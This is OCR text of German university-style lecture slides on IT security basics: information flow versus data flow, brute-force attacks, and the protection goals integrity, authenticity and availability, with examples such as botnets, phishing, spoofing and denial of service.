
geheime Variablen x, y,

- Sender sendet $\gamma = \alpha \cdot x + \beta \cdot y$ an Empfänger, α, β zufällig
- Angreifer beobachtet γ, lernt allerdings nichts
- Sender sendet im Anschluss $\gamma' = \alpha' \cdot x + \beta' \cdot y$ an Empfänger, α', β' zufällig
- Angreifer kann x und y ausrechnen, Information fließt

also: Datenfluss $\neq$ Informationsfluss

Erläuterungen

- Physischer Diebstahl impliziert, dass irgendwo physische Objekte fehlen. Datendiebstahl impliziert das nicht.
- Datendiebstahl impliziert aber auch noch keinen Informationsfluss
- Beispiel: übertragender Bitstring nicht notwendigerweise einen Informationsgewinn für Beobachter bedeuten
  - Wenn Beobachter „nichts neues lernt“, dann findet auch kein Informationsfluss statt
  - Die Akkumulation von Nachrichten, die einzeln keinen Informationsfluss darstellen, können aber insgesamt zu einem Informationsfluss führen
- „Neu lernen“ / Inferenz:
  - Beobachter hat Wissensmenge W
  - Beobachter sieht eine Nachricht m und ordnet ihr eine Bedeutung B zu
  - Falls W nicht B impliziert, dann hat der Beobachter etwas neues gelernt



Baustelle NSA-Archiv in Bluffdale, Utah, aus dem Dokumentarfilm Citizenfour (2015)

Erläuterungen

- Datenverlust ist unmerklich (Kopierbarkeit)
- Daten können automatisiert mit anderen Daten zusammengeführt werden, um Informationen zu gewinnen (Automatisierbarkeit)
- Beispiele:
  - geheimdienstliche Datensammlungen
  - Datensammlungen und Profilbildung von Internetkonzernen

Quelle: www.polizei-beratung.de



John
the
Ripper


Erläuterungen

- Beispiel: PIN zur Abfrage des eigenen Anrufbeantworters/der eigenen Mailbox ist vierstellig
  - Wie lange brauchen Sie, um alle Kombinationen auszuprobieren?
- Brute Force Angriffe erlauben das schnelle Ausprobieren aller Möglichkeiten in sehr kurzer Zeit
- Ermöglicht unintuitive Angriffe, weil viele Leute glauben, dass das Ausprobieren vieler Möglichkeiten zu lange dauert:
- Aufbrechen vieler Autos dauert lange, Brechen von Passwörtern mit den richtigen Tools nicht
- Folgt aus der Automatisierbarkeit von Angriffen (erstes Naturgesetz des Cyberspace)

Integrität des Zustandes


- Unerlaubte Modifikation des Nachrichteninhalts bzw. Systemzustandes ist verboten





Erläuterungen

- Wurde eine Nachricht oder der Systemzustand unbefugt verändert?
- Integrität: Angreifer kann den Nachrichtenkanal oder den Systemzustand nicht schreiben
  - Vertraulichkeit: Angreifer kann den Kanal oder den Zustand nicht lesen
- Grenzen der Angreiferwirkung müssen bekannt sein, um Integrität abschätzen und absichern zu können



Screenshot einer falschen Antivirensoftware, Quelle: Christian Dietrich

Figure 3.7: Top 25 well-known botnets tracked in SANDNET. A star represents a dedicated takedown action, a thin line represents new binaries being spread and a thick line symbolizes periods of active C&C communication.


Quelle: Dissertation Christian Dietrich, 2013

Erläuterungen

- Schadsoftware unterwandert gezielt die Vertrauensbeziehung in unsere IT-Systeme
- Kann automatisiert Funktionalität erweitern, verändern, ermöglicht beliebige Fernsteuerung wie im Beispiel Botnetze
- Ermöglicht durch: Automatisierbarkeit, Kopierbarkeit, Komplexität, räumliche Entgrenzung
- Mehr in Kapitel 6 (Malware und Cybercrime)
- Verletzt das Schutzziel Integrität (des Zustandes)

Authentizität

- Absender einer Nachricht / Initiator einer Aktion ist der, der draufsteht



Erläuterungen

- Durch Kopierbarkeit, Automatisierbarkeit, Kopierbarkeit, räumliche Entgrenzung kann man beliebige Mengen an Nachrichten mit gefälschten Absenderadressen versenden
- Webseiten können dem Aussehen nach beliebig gefälscht werden
- Es ist schwer zu wissen, wer am anderen Ende der Leitung sitzt
- Das ist im Gegensatz zu Authentizität in der physischen Welt: Oft durch Aussehen, Beschaffenheit, Klang, etc. prüfbar
- Verletzung des Schutzziels Authentizität



SPAM
CHOPPED PORK AND HAM
Hormel

Gustav Doré (1832-1883): Rotkäppchen

Beispiele

- Spam mit gefälschter Absenderadresse
- Phishing-Seiten, die so aussehen wie das Original
- Spoofing von Netzwerkverkehr
  - „to spoof someone“ = jemanden hereinlegen, beschwindeln
  - „to spoof something“ = etwas fälschen
  - Der Wolf hat sowohl Rotkäppchen als auch die Großmutter gespooft

Verfügbarkeit




- Übertragungsrate entkoppelt von physischer Entfernung
- Angreifer kann Nachricht verlangsamen oder gänzlich unterbinden


Erläuterungen

- Im Nachrichtenmodell heisst das: Nachricht kann von legitimen Benutzern bei Bedarf abgeschickt und empfangen werden
- Denial of Service = Herstellung von Nicht-Verfügbarkeit
  - Übermäßige und fälschliche Ressourcennutzung, automatisierte Anfragegenerierung
  - Zerstörung der Nutzbarkeit einer Ressource, provozierter Absturz eines Rechners
- Verfügbarkeit ist das Sicherheitsziel, dessen Verletzung leicht festgestellt werden kann
- Ebenfalls problematisch: Rasche Überbrückung physischer Distanzen, allgegenwärtiger Zugriff
- Die Ursache muss aber nicht immer ein Angriff sein, der das Gesetz der Automatisierbarkeit nutzt. Es können auch einfach viele Menschen sein.
  - Automatisierte Anfragegenerierung vs. menschliche Anfragegenerierung

"Didn't you get my e-mail?"

